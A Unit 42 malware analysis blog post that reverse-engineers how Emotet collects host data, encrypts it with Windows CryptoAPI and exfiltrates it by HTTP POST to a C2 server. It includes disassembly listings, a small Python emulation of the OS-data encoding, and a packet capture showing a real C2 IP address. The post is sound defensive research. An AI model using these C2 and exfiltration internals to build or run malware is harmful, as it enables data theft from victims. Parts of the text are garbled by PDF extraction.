Emotet Command and Control Case Study

unit42.paloaltonetworks.com/emotet-command-and-control/

Chris Navarrete, Yanhui Jia

April 9, 2021

By Chris Navarrete and Yanhui Jia

April 9, 2021 at 12:00 PM

Category: Malware, Unit 42

Tags: C2, command and control, Cybercrime, Emotet, exploit



This post is also available in: <u>日本語 (Japanese)</u>

Executive Summary

On March 8, 2021, Unit 42 published "<u>Attack Chain Overview: Emotet in December 2020 and January 2021</u>." Based on that analysis, the updated version of Emotet talks to different command and control (C2) servers for data exfiltration or to implement further attacks. We observed attackers taking advantage of a sophisticated evasion technique and encryption algorithm to communicate with C2 servers in order to probe the victim's network environment and processes, allowing attackers to steal a user's sensitive information or drop a new payload.

In this blog, we provide a step-by-step technical analysis, beginning from where the main logic starts, covering the encryption mechanisms and ending when the C2 data is exfiltrated through HTTP protocol to the C2 server.

<u>Palo Alto Networks Next-Generation Firewall</u> customers are protected from Emotet with <u>Threat Prevention</u> and <u>WildFire</u> security subscriptions. Customers are also protected with <u>Cortex XDR</u>.

Technical Analysis

This analysis will use custom function names (i.e., collect_process_data) that replace the regular IDA Pro's function format (i.e., sub_*) and will assume a 32-bit (x86) DLL executable with an image base address of 0x2E1000. The user can refer to the following image that contains function offsets, names and custom names for easy reference.

NOTE: Sub-functions used are not listed, since these can be easily located from the presented function offsets.

seg000:002E2C63
<pre>seg000:002E48BD sub_2E48BD ; encryption_functions_one</pre>
<pre>seg000:002EC46E sub_2EC46E ; CryptAcquireContextW</pre>
<pre>seg000:002E75AE sub_2E75AE ; CryptDecodeObjectEx</pre>
<pre>seg000:002EF292 sub_2EF292 ; CryptImportKey</pre>
seg000:002E66C9 sub_2E66C9 ; CryptGenKey
seg000:002F1A1F sub_2F1A1F ; CryptCreateHash
<pre>seg000:002F2349 sub_2F2349 ; generate_machine_id</pre>
<pre>seg000:002EDFE2 sub_2EDFE2 ; gen_machine_id_size</pre>
<pre>seg000:002F611C sub_2F611C ; write_GoR</pre>
<pre>seg000:002EC2E2 sub_2EC2E2 ; collect_os_data</pre>
<pre>seg000:002EF326 sub_2EF326 ; get_current_sessionid</pre>
<pre>seg000:002FA0AF sub_2FA0AF ; generate_process_data</pre>
<pre>seg000:002E9A37 sub_2E9A37 ; copy_collected_data_parent</pre>
seg000:002E9FDC sub_2E9FDC ; HTTP_LAUNCHER
<pre>seg000:002F6B8A sub_2F6B8A ; c2_data_write</pre>
<pre>seg000:002EF98C sub_2EF98C ; encryption_functions_two</pre>
seg000:002F1B49 sub_2F1B49 ; CryptDuplicateHash
seg000:002F2674
seg000:002F0A3B sub_2F0A3B ; CryptEncrypt
seg000:002E8010 sub_2E8010 ; CryptExportKey
seg000:002EF39F sub_2EF39F ; CryptGetHashParam
seg000:002E5F43 sub_2E5F43 ; CryptDestroyHash
seg000:002F511B sub_2F511B ; binary_data_zero

Figure 1. IDA's functions reference information.

The present analysis begins from the entry point function c2_logic_ep (sub_2E2C63).

Encryption API Functions

This malware uses two main functions: encryption_functions_one and encryption_functions_two. Both functions makes use of Microsoft's Base Cryptography (CryptoAPI). The following section includes the properties used and actions performed by these crypto functions during the malware execution.

- CryptAcquireContextW Uses a PROV_DH_SCHANNEL as provider type (0x18). The CRYPT_VERIFYCONTEXT and CRYPT_SILENT flags are combined with a bitwise-OR operation (0xf0000040) to make sure that no user interface (UI) is displayed to the user.
- CryptDecodeObjectEx Uses a message encoding type X509_ASN_ENCODING and PKCS_7_ASN_ENCODING that are combined with a bitwise-OR operation (0x10001), a structure type X509_BASIC_CONSTRAINTS (0x13) and a total of 0x6a bytes that are going to be decoded.
- CryptImportKey Imports a key-blob of 0x74 in size (bytes) and type PUBLICKEYBLOB (0x6) with a CUR_BLOB_VERSION (0x2) version.
- CryptGenKey Uses an ALG_ID value that is set to CALG_AES_128 (0x0000660e) and generates a 128-bit AES session key.
- *CryptCreateHash* Uses an **ALG_ID** value that is set to **CALG_SHA** (**0x00008004**), which, as the the name suggests, sets the SHA hashing algorithm.
- CryptDuplicateHash Receives a handle to the hash to be duplicated.
- *CryptEncrypt* This function receives two main parameters: a handle to the encryption key generated by the *CryptGenKey* function and a handle to a hash object generated by *CryptCreateHash*. This value will be used after encryption by calling the *CryptEncrypt* function and passing as a parameter the pointer to the C2 data.
- *CryptExportKey* Uses a **SIMPLEBLOB** (**0x1**) type and **CRYPT_OAEP** (**0x00000040**) as a flag. The pointer to the buffer where the key-blob is exported is part of the malware's C2 data.
- *CryptGetHashParam* As in the case of the *CryptExportKey* function, the destination pointer is part of the malware's C2 data.
- *CryptDestroyHash* As its name implies, destroys the given hash.

Machine ID Generation and Length Checking

The generate_machine_id function, as its name states, is in charge of generating a machine identifier for the infected computer. The method used to generate the machine identifier is by making a call to the _snprintf function, which uses the format string %s_%08X to concatenate the value generated by *GetComputerNameA* and *GetVolumeInformationW*. In the particular case of the test machine used in this analysis, the resulting value is **ANANDAXPC_58F2C41B**.

seg000:002E4055 seg000:002E4050 seg000:002E4050 seg000:002E405E seg000:002E4062 seg000:002E4069 seg000:002E4060 seg000:002E4060	50 51 FF 8B 8B	74 B4 54 8C	24 24 24 24	30 A4 40 64	00 01	push push push 00+push mov	<pre>eax, [esp+268h+machine_id] eax ; machine id - empty variable ecx [esp+270h+var_240] [esp+274h+var_1D0] edx, [esp+278h+var_238] ecx, [esp+278h+var_114] generate_machine_id</pre>
--	----------------------------	----------------------	----------------------	----------------------	----------	--	---

Figure 2. Function call to generate a machine identifier (machine-ID value).

Once the machine-id is generated, a length-check verification is also generated. This is achieved by calling the "lstrlen" function wrapper gen_machine_id_length and passing as a parameter the returning value from the previous function call. For the case of the testing machine, the resulting length was "**12**", and such value will reside in a particular stack variable since it will be used as part of the C2 data. Subsequently, a new function call is made to the write_GoR function. Its original purpose is unknown, however, based on the analysis and how the returning value (**0x16F87C**) is used. It's presumably a delimiter, since it is located at the end of the C2 data.

```
      seg000:002E3FB9 8B 84 24 80 01 00+mov
      eax, [esp+268h+var_B8]

      seg000:002E3FC0 8B 84 24 0C 01 00+mov
      eax, [esp+268h+var_15C]

      seg000:002E3FC7 E8 50 21 01 00
      call

      write_GoR
      [esp+268h+gor_value], eax ; GoR delimiter

      seg000:002E3FD3 B9 D5 6E 35 0B
      mov
```

Figure 3 . Function call to generate C2 data delimiter.

Operating System Data Collection

Part of the exfiltrated data also includes **OS information**, and this is achieved by calling the collect_os_data function.

```
        seg000:002E40BE
        8B
        44
        24
        78
        mov
        eax, [esp+268h+var_1F0]

        seg000:002E40C2
        8B
        84
        24
        5C
        01
        00+mov
        eax, [esp+268h+var_10C]

        seg000:002E40C9
        E8
        14
        82
        00
        0
        call
        collect_os_data

        seg000:002E40CE
        89
        84
        24
        04
        02
        00+mov
        [esp+268h+os_data], eax ; 00019E74

        seg000:002E40D5
        B9
        76
        A5
        8D
        28
        mov
        ecx, 288DA576h
```

Figure 4. Function call to collect OS information.

This function makes calls to *RtlGetVersion*, which stores data inside of an *OSVERSIONINFOW* structure, and *GetNativeSystemInfo* performs the same by saving its data inside a *SYSTEM_INFO* structure.

;Structure Address 0011F368 0011F36C 0011F370 0011F374 0011F378	e OSVERSIONIN Hex dump 1C010000 06000000 01000000 B11D0000 02000000	FOW at 0011F368 Decoded data DD 0000011C DD 00000006 DD 00000001 DD 00001DB1 DD 00000002	Comments ; Size = 284. ; MajorVersion = 6 ; MinorVersion = 1 ; BuildNumber = 7601. ; PlatformId = VER PLATFORM_WIN32_NT
0011F37C	5300 6500 72	UNICODE "Service "	; Version[128.] = "Service Pack 1"
	e SYSTEM_INFO		
Address	Hex dump		Comments
0011F344	0000	DW 0	; Architecture = ; PROCESSOR_ARCHITECTURE_INTEL;
0011F346	0000	DW 0	; Reserved = 0
0011F348	00100000	DD 00001000	; PageSize = 4096.
0011F34C	00000100	DD 00010000	; MinimumAppAddress = 10000
0011F350	FFFFFE7F	DD 7FFEFFFF	; MaximumAppAddress = 7FFEFFFF
0011F354	01000000	DD 00000001	; ActiveProcessorMask = 1
0011F358	01000000	DD 0000001	; NumberOfProcessors = 1
0011F35C	4A020000	DD 0000024A	; ProcessorType = PROCESSOR_INTEL_PENTIUM
0011F360	00000100	DD 00010000	; AllocationGranularity = 65536.
0011F364	0600	DW 6	; ProcessorLevel = 6
0011F366	098E	DW 8E09	; ProcessorRevision = 36361.

Figure 5. OSVERSIONINFOW and SYSTEM_INFO structures filled up by API calls. Once the data structures are populated, specific data is fetched by the instructions located at these offsets: 0x2EC3DB (*Ret value*), 0x2EC440 (*MajorVersion*), 0x2EC3DB, 0x2EC3D0 (*MinorVersion*) and 0x2EC45A (*Architecture*|*PROCESSOR_ARCHITECTURE_INTEL*).

The returning value is computed by adding and multiplying against fixed values: *MajorVersion*, *MinorVersion*, *Architecture* and the returning value (0x1) of the *RtlGetNtProductType* call, which is a symbolic constant (*NtProductWinNT*) of the NT_PRODUCT_TYPE enumeration data type. The following Python code simulates the logic that generates such value.

```
>>> def collect_os(major_version, min_version, architecture, nt_product_type):
    eax = nt_product_type
    esi = eax * 0x186A0
    eax = major_version * 0x3e8
    esi = esi + eax
    eax = min_version * 0x64
    esi = esi + eax
    ecx = architecture
    esi = esi + ecx
    print(hex(esi))
>>> collect_os(major_version=0x6, min_version=0x1, architecture=0x0, nt_product_type=0x1)
0x19e74 # seg000:002E40CE mov [esp+268h+os_data], eax ; 00019E74
>>>
```

Figure 6. Python proof of concept (PoC) emulating the OS data generation algorithm.

Remote Desktop Services Session Information Collection

More calls are performed, including the one to *GetCurrentProcessId*, which retrieves the process identifier for the current process, and the returning value is passed to the *ProcessIdToSessionId* function as parameter. According to the <u>MSDN description</u>,

the *ProcessIdToSessionId* function "retrieves the Remote Desktop Services session associated with a specified process." The returning value of this function indicates the Terminal Services session the current process is running on.

 seg000:002E44C8 8B 84 24 58 01 00+mov
 eax, [esp+268h+var_110]

 seg000:002E44CF 8B 84 24 C8 00 00+mov
 eax, [esp+268h+var_1A0]

 seg000:002E44D6 E8 4B AE 00 00 call
 get_current_sessionid

 seg000:002E44DB 89 84 24 08 02 00+mov
 [esp+268h+current_session_id], eax ; 00000001

 seg000:002E44E2 B9 7B 58 F9 37 mov
 ecx, 37F9

Figure 7. Function call to retrieve the Terminal Service session identifier.

Process Scanning and C2 Data Collection

This function collects active running processes on the system by the execution of the traditional method of calling

the *CreateToolhelp32Snapshot*, *Process32FirstW*, *GetCurrentProcessId* and *Process32NextW* functions. Before entering to this function, the instruction at offset 0x2E4715 loads the address of a local variable in the EAX register and pushed onto the stack. This variable will contain a pointer generated by a call to the *RtAllocateHeap* function that will eventually receive the process data information.

seg000:002E470E 8D	84 24	4 14	02 004	lea	eax, [esp+268h+running_processes]
seg000:002E4715 50				push	eax ; will contain running processes data
seg000:002E4716 FF	74 24	4 70		push	[esp+26Ch+var_1FC]
seg000:002E471A 8B	94 24	4 34	01 004	-mov	edx, [esp+270h+var_13C]
seg000:002E4721 8B	4C 2	4 7C		mov	ecx, [esp+270h+var_1F4]
seg000:002E4725 E8	85 5	9 01	00	call	generate_process_data
002F6009 8933	3	MOM	DWORD	PTR DS:	[EBX],ESI ; write data into stack 0016F870
002FA519 890	7	MOM	DWORD	PTR DS:	[EDI],EAX ; write data into stack 0016F86C
002EC644 890	5	MOM	DWORD	PTR DS:	[ESI],EAX ; write data into stack 0016F874
seg000:002E472A 59				рор	ecx
seg000:002E472B 59				рор	ecx

Figure 8. Function call to generate and initialize values with process data. This function also makes calls to the sub-function named copy_collected_data_parent. During its execution, it generates a new memory section made by a call to the *RtlAllocateHeap* function, and some subsequent calls to the memcpy wrapper function to copy collected C2 data to the new allocated section.

seg000:002E41FB	FF	74	24	48		push	[esp+268h+var_220]
seg000:002E41FF	8D	94	24	ЕC	01	00+lea	edx, [esp+26Ch+c2_data] ; c2 data @ 0016F840
seg000:002E4206	FF	B4	24	Α4	00	00+push	[esp+26Ch+var_1C8]
seg000:002E420D	8D	8C	24	04	02	00+lea	<pre>ecx, [esp+270h+machine_id_1] ; machine id</pre>
seg000:002E4214	E8	1E	58	00	00	call	copy_collected_data_parent
002E9FA1 8	8943	04				MOV DWORD	<pre>PTR DS:[EBX+4],EAX ; set new/random value at stack</pre>
0016F844							
002E9E3C 8	8903					MOV DWORD	<pre>PTR DS:[EBX],EAX ; set new/random value at stack</pre>
0016F840							
seg000:002E4219	59					рор	ecx
seg000:002E421A	59					рор	ecx
[]							

Figure 9. Function call that collects and initializes values with C2 data.

The next function to call is HTTP_LAUNCHER, which contains sub-functions that provide web capability, among other tasks. At this point in time, the variables are initialized with the corresponding return values from the previously executed functions. The following ASCII dump shows the variable addresses, the related data and information about which function, or instruction offset, provided the given data.

0016F840	001C9A20	š⊠. ; generated by copy_collected_data_parent (at offset 002E9E3C)
0016F844	0000019E	ž⊠ ; generated by copy_collected_data_parent (at offset 002E9FA1)
0016F848	002FE000	.à/.
0016F84C	00000200	.0
0016F850	42000040	@B
0016F854	0016F880	€ø⊡. ASCII "ANANDAXPC_58F2C41B" ; Machine-ID (generated by gen_machine_id)
0016F858	00000012	D; Length of Machine-ID (generated by gen_machine_id_length)
0016F85C	00019E74	tž⊠. ; generated by collect_os_data
0016F860	00000001	B; generated by get_current_sessionid
0016F864	01346150	Pa4⊡ ; fixed value one (at offset 002E4778)
0016F868	00001388	^⊠ ; fixed value two (at offset 002E461D)
0016F86C	001C9D08	BDD. ASCII "OLLYDBG.EXE,SearchFilterHost.exe,SearchProtocolHost.exe, []";
generated	by genera	te_process_data (at offset 002FA519)
0016F870	0000016C	1 D ; generated by generate_process_data (at offset 002F6009)
0016F874	001AA6B8	,∎.; generated at offset 002EC644
0016F878		
0016F87C	B9526F47	GOR ¹ ; generated by write_GoR (at offset 2E3FCC)

Figure 10. Stack-snapshot including collected data and the data generation functions references.

The next step is a call to the c2_data_write function, which calls

the write_collected_data sub-function and passes as parameters two values:

- 1. A pointer to the C2 data (0x2EAC3E).
- 2. The returning value (address) of a new memory allocation generated by a call to the *RtlAllocateHeap* function located at offset 0x2F989B.

This newly generated data passes through an algorithm, which in addition to writing (at offset 0x2FA830) also modifies certain bytes (at offset 0x2FA6DE) of the C2 data, especially some filename extensions.

```
seg000:002EAC35 FF 77 04
                                        dword ptr [edi+4]
seg000:002EAC38 8B CE
                                        ecx, esi
seg000:002EAC3A FF 74 24 30
                                        [esp+0C74h+var_C44]
                                       dword ptr [edi] ; C2 data @ 0016F840 - used as source
seg000:002EAC3E FF 37
seg000:002EAC40 53
seg000:002EAC41 FF B4 24 FC 00 00+push [esp+0C80h+var_B84]
seg000:002EAC48 8B 54 24 58 mov
                                      edx, [esp+0C84h+var_C2C]
seg000:002EAC4C E8 39 BF 00 00
                               call c2_data_write
    002EC55C FFD0
                               call eax ; kerneL32.GetProcessHeap
    002F989B FFD0
                              call eax
                                            ecx, [ebp+arg_8] ; machine_id, proceccess, etc.
    seg000:002F6C80 8B 4D 10
    seg000:002F6C83 57
                                            edi ; 002F6C75 - new allocation
    seg000:002F6C84 53
                                            ebx : 181
    seg000:002F6C85 FF 75 0C
                                             [ebp+arg_4] ; empty var
    seg000:002F6C88 E8 43 39 00 00
                                            write_collected_data
```

Figure 11. Function calls that write collected data in memory.

Once the data is collected, a call to write_c2_data_zero is made, which will allocate additional memory by calling the AllocateHeap (0x2E99DC) function. This function will eventually be called twice, and it will call more sub-functions in where the instructions at offset 0x2F362A of the write_c2_data_one function will generate two DWORD values: 0x1, which is a fixed value, and 0x132, which is the length of the C2 data. The next step is a call to copy_c2_data (a wrapper to memcpy at offset 0x2F794C) function, which copies the C2 data to a new location next to the two values mentioned earlier.


seg000:002EACC9 E8 FF E9 FF FF call write c2 data zero
seg000:002E99DC E8 55 ED FF FF call AllocateHeap
seg000:002E99E1 89 06 mov [esi], eax ; new allocation
seg000:002E99B9 E8 51 9C 00 00
seg000:002F362A 89 30 mov [eax], esi ;
seg000:002E9A1D E8 76 DF FF FF call write_c2_data_two
seg000:002E7A84 E8 86 BB 00 00
seg000:002E7A9D E8 D2 AB 00 00
seg000:002F794C FFD0 CALL EAX ; ntdll.memcpy

Figure 12. Function calls that perform intermediary C2 data copying. The next sequential function execution is a call to *CryptDuplicateHash*. After that, a call to copy_binary_data is made, which makes a final C2 data copy to a new memory allocation. This location will contain the last C2 data before being encrypted by the *CryptEncrypt* function, as will be performed in subsequent steps.

seg000:002F0065 FF	75	00			push	dword ptr [ebp+0] ; C2 UNENCRYPTED DATA
seg000:002F0068 FF	74	24	40		push	[esp+120h+var_E0]
seg000:002F006C FF	B4	24	94	00	00+push	[esp+124h+var_90]
seg000:002F0073 52					push	edx ; new data used as destination of collected data
seg000:002F0074 8E	3 94	24	А4	00	00+mov	edx, [esp+12Ch+var_88]
_seg000:002F007B_FF	75	04			push	dword ptr [ebp+4]
_seg000:002F007E_8E	3 4C	24	34		mov	ecx, [esp+130h+var_FC] ; 000014AD
seg000:002F0082 E8	B ED	25	00	00	call	copy_binary_data

Figure 13. Function calls that make a final copy of unencrypted C2 data.

The following picture shows the buffer with its related values and description highlighted with different colors for easy reference.



In-memory byte offsets and sizes, including individual descriptions.

The next call is to the *CryptEncrypt* function wrapper, which will reach the real API function via an indirect call to the EAX register located at offset 0x2F0AD4.

seg000:002EFEA2 52	push	edx ; C2 UNENCRYPTED DATA
seg000:002EFEA3 FF 74 24 68	push	[esp+12Ch+var_C4]
seg000:002EFEA7 FF 74 24 5C	push	[esp+130h+var_D4]
seg000:002EFEAB 50	push	eax
seg000:002EFEAC 51	push	ecx
seg000:002EFEAD FF B4 24 9C 0	0 00+push	[esp+13Ch+var_A0]
seg000:002EFEB4 8B 8C 24 C8 0	0 00+mov	ecx, [esp+140h+var_78]
seg000:002EFEBB FF 74 24 58	push	[esp+140h+var_E8]
seg000:002EFEBF FF B4 24 B0 0	0 00+push	[esp+144h+var_94]
seg000:002EFEC6 8B 94 24 C8 0	0 00+mov	edx, [esp+148h+var_80]
seg000:002EFECD E8 69 0B 00 0	0 call	CryptEncrypt
seg000:002F0AD4 FF D0	call	l eax ; CryptEncrypt

Figure 15. Function call to CryptEncrypt to encrypt C2 data.

The following picture shows the before and after encryption status of the C2 data.

Address Hex dump	ASCII Addre	ddress Hex dump RSCII
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	020+24NA NDROPC.SPE2CHIB: NDROPC.SPE2CHIB: 0.0.4DPa40810 0.10LV085.EXE.a 00100 0LLV085.EXE.a 0000 0LLV085.EXE.a 00100 0LLV08	1104554 17 F3 68 00 E20 F0 03 05 10 62 02 43 58 80 100 61 71 055 ⁴⁰ F794, 0214 1104554 E1 73 68 90 20 68 73 F2 95 F3 53 01 6E EE 27 68 99 644 82 79944 10 1104554 34 58 90 20 68 78 F2 95 63 01 6E EE 72 68 90 25 9F A2 04 100 544 82 79944 10 1104554 57 69 82 06 99 E6 40 56 05 50 26 80 D2 59 EA 20 40 100 544 10 10 10 10 10 10 10 10 10 10 10 10 10
BEFORE ENCRYPTIO	100104	AFTER ENCRYPTION
001C4694 69 6E 69 6E 80 F3 02 63 73 72 C0 2F 01 60 73 60 001C4684 38 07 00 00 00 00 47 6F 52 89 00 00 00 00 00 00	ininas@osr 0mma paica	1104694 45 D7 88 30 BA E2 2A 33 CF 47 FF 18 78 4D B4 04 EFT=1F*9*G *pH* 3104694 87 52 18 73 1E R5 96 C7 FE 4C A1 94 6F AC CB 21 *R*s4#@D*Lioovert

Figure 16. Before and after encryption status of C2 data.

Once the C2 data is encrypted, the following step is to export the current encryption key by calling the *CryptExportKey* function at offset 0x2EFF2C.

seg000:002EFEF0	FF	74	24	70		push	[esp+11Ch+var_AC]
seg000:002EFEF4	C7	84	24	B0	00	00+mov	[esp+120h+var_70], 6Ch
seg000:002EFEFF	8D	94	24	B0	00	00+lea	edx, [esp+120h+var_70]
seg000:002EFF06	FF	74	24	6C		push	[esp+120h+var_B4]
seg000:002EFF0A	8D	8C	24	B8	00	00+lea	ecx, [esp+124h+var_6C]
seg000:002EFF11	FF	74	24	58		push	[esp+124h+var_CC]
seg000:002EFF15	FF	74	24	28		push	[esp+128h+var_100]
seg000:002EFF19	A1	20	CA	2F	00	mov	eax, ds:2FCA20h
seg000:002EFF1E	FF	70	10			push	dword ptr [eax+10h]
seg000:002EFF21	FF	70	24			push	dword ptr [eax+24h]
seg000:002EFF24	FF	74	24	44		push	[esp+134h+var_F0]
seg000:002EFF28	FF	74	24	7C		push	[esp+138h+var_BC]
seg000:002EFF2C	E8	DF	80	FF	FF	call	CryptExportKey

Figure 17. Function call to CryptExportKey wrapper.

After exporting the key, a loop located at offset 0x2EFF41 has an instruction at offset 0x2EFF43 that writes into C2 data 0x60 bytes of the exported key.



Figure 18. Write loop to populate exported crypto key data. Now, a call to the API function *CryptGetHashParam* is made with a parameter that contains a pointer to *CryptDestroyHash* that will write 20 bytes of the generated hash into the C2 data.





Figure 19. Function call to CryptGetHashParam.

The following image shows how the final C2 data is stored in memory.



inclusion of Exported Key, Hash Value and Encrypted C2 data.

C2 Exfiltration: HTTP Post Request Generation

At this stage, the C2 data containing **Exported Key**, **Hash Value**, and **Encrypted C2 data** are done. Thus, the last stage is the completion of the data exfiltration. The following steps prepare the required data (e.g., IP address, HTTP form structure and values, etc.).

002EAB6CE8 FDD00000CALL 002F7C6E; Collect and set IP address002EAF9BE8 29270000CALL 002ED6C9; Loop to generate HTTP URI path data002EADCBE8 CDDA0000CALL 002F889D; Generate DNT, Referer, and Content-Type format string002EAE14E8 CA7BFFFFCALL 002E29E3; Concatenate DNT, Referer, and Content-Type

Figure 21. Function calls to fulfill the first half of HTTP requirements before data exfiltration.

At this point, subsequent function calls are performed to generate the binary data that will be included within the HTTP form. The following section will describe the detailed steps that lead to such encrypted data and its exfiltration to the C2 server.

This step consists of copying the C2 data (bytes) to the web form. This is achieved by the execution of the copy_c2_data sub-function. This function will generate a binary **MIME attachment** of the "application/octet-stream" content type with the input data to be suitable for binary transfer.

```
seg000:002EAFD3 8D 84 24 4C 01 00+lea
                                        eax, [esp+0C70h+var_B24]
seg000:002EAFDA 50
seg000:002EAFDB 8D 94 24 74 01 00+lea
                                        edx, [esp+0C74h+boundary]
seg000:002EAFE2 8D 8C 24 40 01 00+lea
                                        ecx, [esp+0C74h+binary_data_var] ; from encryption
seg000:002EAFE9 E8 2D A1 00 00
                                        binary_data_zero
   seg000:002F512C 89 8C 24 BC 00 00+mov
                                            [esp+14Ch+binary_data_var], ecx
   seg000:002F57EA 8B 8C 24 BC 00 00+mov
                                            ecx, [esp+14Ch+binary_data_var]
   seg000:002F57F1 E9 1A FF FF FF
                                     jmp
                                            loc_2F5710 ; eventually reach 002F5829
   seg000:002F5829 FF 31
                                    push dword ptr [ecx] ; C2 encrypted data from 002EAFE2
   seg000:002F582B FF 74 24 38
                                            [esp+150h+var_118]
   seg000:002F582F FF B4 24 80 00 00+push
                                            [esp+154h+var_D4]
   seg000:002F5836 8B 94 24 C0 00 00+mov
                                            edx, [esp+158h+var_98]
   seg000:002F583D 57
   seg000:002F583E FF 71 04 push
seg000:002F5841 8B 8C 24 94 00 00+mov
                                            dword ptr [ecx+4]
                                            ecx, [esp+160h+var_CC]
   copy_c2_data ; Copy form data binary content (bytes)
       seg000:002F794C FF D0
```

Figure 22. Function calls to copy binary data to the web form.

At this stage, the final payload is preparing the environment to submit information to the C2 server. To do so, it executes function calls to retrieve the required data to finally perform the HTTP request.

EQ 5080EEEE	CALL 002E11C1	; Generate request body values (name, and filename)
		; Generate form data binary content (bytes)
E8 B427FFFF	CALL 002E7F4B	; Close the form boundary
E8 82220000	CALL 002EF74E	; ObtainUserAgentString
FFDØ	CALL EAX	; InternetOpenW
FFD0	CALL EAX	; HttpOpenRequestW
FFD0	CALL EAX	; InternetSetOptionW
FFDØ	CALL EAX	; HttpSendRequestW
	E8 82220000 FFD0 FFD0 FFD0 FFD0	E8 27CEFFFF CALL 002F2674 E8 B427FFFF CALL 002E7F4B E8 82220000 CALL 002EF74E FFD0 CALL EAX FFD0 CALL EAX FFD0 CALL EAX FFD0 CALL EAX FFD0 CALL EAX

Figure 23. Function calls to fulfill the second half of HTTP requirements before data exfiltration.

As can be seen in the function call list, the HttpSendRequestW() API function is used to send the data to the server. This function allows the sender to exceed the amount of data that is normally sent by HTTP clients.

🧲 emotet_dll_c2_final.pcap

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · emotet_dll_c2_final.pcap.

00000000																			
00000000								34										i6j571f1	
00000010								36						50			 A state of a state o	/ HTTP/1	
00000020								За		1000	0.000	1000		65	10000	0.000	.1DNT:		
00000030								32								2e		.170.79.	
00000040								36										j571f1y5	
00000050								Ød								74		.Content	
00000060								6d								74		ultipart	
00000070								61						6f				ta; boun	
00000080								2d						2d			and the second	DJ	
00000090								Ød								67	the second se	.User-Ag	
000000A0								7a								30		illa/4.0	
000000B0								74						20				ible; MS	
00000000																20			
000000D0	4e	54	20	36	2e	31	ЗЬ	20	54	72	69	64	65	6e	74	2f	NT 6.1;	Trident/	
000000E0	37	2e	30	Зb	20	53	4c	43	43	32	Зb	20	2e	4e	45	54	7.0; SLC	C2; .NET	
000000F0	20	43	4c	52	20	32	2e	30	2e	35	30	37	32	37	36	20	CLR 2.0	.50727;	
00000100	2e	4e	45	54	20	43	4c	52	20	33	2e	35	2e	33	30	37	.NET CLR	3.5.307	
00000110	32	39	Зb	20	2e	4e	45	54	20	43	4c	52	20	33	2e	30	29; .NET	CLR 3.0	
00000120	2e	33	30	37	32	39	Зb	20	4d	65	64	69	61	20	43	65	.30729;	Media Ce	
00000130	6e	74	65	72	20	50	43	20	36	2e	30	ЗЪ	20	2e	4e	45	nter PC	6.0; .NE	
00000140	54	34	2e	30	43	зЫ	20	2e	4e	45	54	34	2e	30	45	29	T4.0C; .	NET4.0E)	
00000150	Ød	Øa	48	6f	73	74	Зa	20	31	35	32	2e	31	37	30	2e	Host:	152.170.	
00000160	37	39	2e	31	30	30	Ød	Øa	43	6f	6e	74	65	6e	74	2d	79.100	Content-	
00000170	4c	65	6e	67	74	68	Зa	20	38	33	32	34	Ød	Øa	43	6f	Length:	8324Co	
00000180	6e	6e	65	63	74	69	6f	6e	Зa	20	4b	65	65	70	2d	41	nnection	: Keep-A	
00000190	6c	69	76	65	Ød	Øa	43	61	63	68	65	2d	43	6f	6e	74	liveCa	che-Cont	
000001A0	72	6f	6c	Зa	20	6e	6f	2d	63	61	63	68	65	Ød	Øa	Ød	rol: no-	cache	Figure
000001B0	Øa																		Ũ
000001B1	Ød	Øa	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	44	4a	6a		DJj	
000001C1	44	48	44	5a	35	6f	Ød	Øa	43	6f	6e	74	65	6e	74	2d	DHDZ50	Content-	
000001D1								74	69	6f	6e	Зa	20	66	6f	72	Disposit	ion: for	
000001E1	6d	2d	64	61	74	61	ЗЬ	20	6e	61	6d	65	Зd	22	46	73	m-data;	name="Fs	
000001F1	4b	42	78	68	6f	49	66	6e	51	76	55	22	ЗЪ	20	66	69		QvU"; fi	
00000201	A	200	he	61	6d	65	Зd	F	VD	or	ter	4 4	6		Øa	43	lename="	ljrK"C	
A CONTRACTOR OF A CONTRACTOR O	6C	65								~ .				v					
00000211	6f									10 X 10 X	1				70			ype: app	
00000211 00000221								6e		10 X 10 X	1			y 74			ontent-T	<pre>ype: app /octet-s</pre>	
	6c 74	69 72	63 65	61 61	74 6d	69 Ød	6f Øa	6e Ød	2f Ø7	81	63 bb	74 9f	65 25	74 ec	2d 1e	73 d6	ontent-T lication tream		
00000221	6c 74 a8	69 72 bd	63 65 33	61 61 95	74 6d 86	69 Ød db	6f Øa 19	6e Ød e8	2f Ø7	81 88	63 bb 97	74 9f df	65 25 fc	74 ec e6	2d 1e 24	73 d6 8b	ontent-T lication tream 3	/octet-s	
00000221 00000231	6c 74 a8 9d	69 72 bd Øf	63 65 33 24	61 61 95 56	74 6d 86 8f	69 Ød db a7	6f Øa 19 74	6e Ød e8 e1	2f Ø7	81 88	63 bb 97	74 9f df	65 25 fc	74 ec e6	2d 1e 24	73 d6 8b	ontent-T lication tream 3	/octet-s .1%	
00000221 00000231 00000241	6c 74 a8 9d 8f	69 72 bd Øf d7	63 65 33 24 8e	61 61 95 56 fØ	74 6d 86 8f 1a	69 Ød db a7 a0	6f Øa 19 74 51	6e Ød e8 e1 d6	2f Ø7 1 17 4f	51 88 9c 60	63 bb 97 5c 6f	74 9f df df b2	65 25 fc	74 ec e6 80	2d 1e 24 bb	73 d6 8b 00	ontent-T lication tream 3 \$Vt.	/octet-s .1% \$.	
